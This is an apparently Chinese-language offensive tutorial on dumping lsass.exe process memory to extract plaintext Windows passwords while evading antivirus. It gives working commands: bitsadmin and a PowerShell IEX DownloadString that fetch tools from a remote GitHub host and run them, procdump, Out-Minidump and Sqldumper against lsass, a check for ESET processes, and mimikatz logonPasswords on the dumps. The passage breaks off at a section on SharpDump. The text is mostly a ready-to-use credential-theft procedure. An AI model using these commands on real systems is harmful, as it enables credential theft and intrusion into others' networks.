MITRE | ATT&CK 中文站

https://huntingday.github.io/

通过 dump lsass.exe 进程数据离线免杀抓明文

0x01 抓明文的前提


还是那句话,**必须已经事先拿到目标机器的管理权限,且看到有** 管理员的登录会话[如下所示],有了登录会话,我们才有可能从内存缓存中抓到明文密码,这一点非常重要,所以,一上来先习惯性的看下当前机器的登录会话

```
# query user
```

0x02 利用微软自己的 prodump.exe 工具 dump lsass.exe 进程数据 [此处目标机器为 2008r2 64 位系统] [prodump 免杀抓明文]


使用倒非常简单,直接指定 lsass.exe 进程名进行抓取即可,之后只需把生成的 lsass.dmp 文件拖回本地

```
# cd c:\Windows\Temp

# bitsadmin /rawreturn /transfer getfile https://raw.githubusercontent.com/klionsec/CommonTools/master/procdump.exe c:\windows\temp\dump.exe

# dump.exe -accepteula -ma lsass.exe lsass.dmp
```



接着,再在本地用 mimikatz.exe 去加载读取即可 [**注: 本地机器的系统版本,位数务必要和目标完全保持一致,注意是** 完全保持一致]


```
# mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit
```



0x03 利用 powershell dump lsass.exe 进程数据，当然啦,它只适用于 2008r2 之后的系统 [此处目标系统为 win7 64 位,此方式对 win server 同样适用] [powershell 免杀抓明文]


虽然远程加载看似很方便,但实战中却经常会遇到各种杀软拦截,而且对于一些不能正常出网的机器直接这样远程加载也不现实,所以,此处就提供两种方式,根据实战场景自行选择,首先， 尝试直接在目标机器上远程加载,如下

```
# powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/klionsec/CommonTools/master/Out-Minidump.ps1'); Get-Process lsass | Out-Minidump -DumpFilePath c:\windows\temp"

# tasklist | findstr /c:"egui.exe" /c:"ekrn.exe"

# dir c:\windows\Temp | findstr "lsass"
```




同样,之后只需把 lsass_504.dmp 文件拖到本地机器再用 mimikatz.exe 加载读取即可

```
# mimikatz.exe "sekurlsa::minidump lsass_504.dmp" "sekurlsa::logonPasswords full" exit
```




上面是远程加载的利用方式,接着,看本地加载的利用方式,先上传 Out-Minidump.ps1 脚本到目标机器,然后直接在目标机器本地加载执行,有个问题,对于这些静态脚本,传上去以后很可能被杀,可自行尝试简单混淆下说不定能绕过[其实,并不能绕过]

```
# powershell -exec bypass -Command "& {Import-Module 'C:\Tools\Out-Minidump.ps1'; Get-Process lsass | Out-Minidump -DumpFilePath c:\windows\temp}"
```



再回到本地机器用 mimikatz.exe 读取,值得注意的是,利用 powershell 导 lsass.exe 进程数据差不多文件要比用 prodump 导的小 10M 左右[实战中自然也更方便拖到本地],不过 powershell 适用范围有限,只能适用于 2008r2 之后的系统中


```
# mimikatz.exe "sekurlsa::minidump lsass_504.dmp" "sekurlsa::logonPasswords full" exit
```



0x04 除此之外,还有一种方式就是 Sqldumper [Sqldumper 免杀抓明文]


功能和 prodump 类似,都是 dump 指定进程数据,Sqldumper.exe 是从 mssql 安装目录下提取出来的,如果目标机器上直接就装的有 mssql 最好,没有的话就试着给它传个 Sqldumper,它比 prodump 要小很多很多,实战中方很便,使用上和 prodump 没任何差别

```
# tasklist | findstr "lsass.exe"  先找到 lsass.exe 进程 id

# Sqldumper.exe 592 0 0x01100             之后,指定 id,dump 数据
```




继续回到本地机器用 mimikatz.exe 加载读取刚刚 dump 出的文件

```
# mimikatz.exe "sekurlsa::minidump SQLDmpr0001.mdmp" "sekurlsa::logonPasswords full" "exit"
```




0x05 关于其它的一些外部工具利用

SharpDump [c# 免杀抓明文], https://github.com/GhostPack/SharpDump 体积非常小[也就 9k 左右],免杀暂时还可以[实测 nod32 暂时没啥问题],默认它会自动 dump lsass.exe 进程数据,当然,你也可以指定进程 id 来 dump,实战中很实用,如下,先在目标机器上把 lsass.exe 进程数据导出来



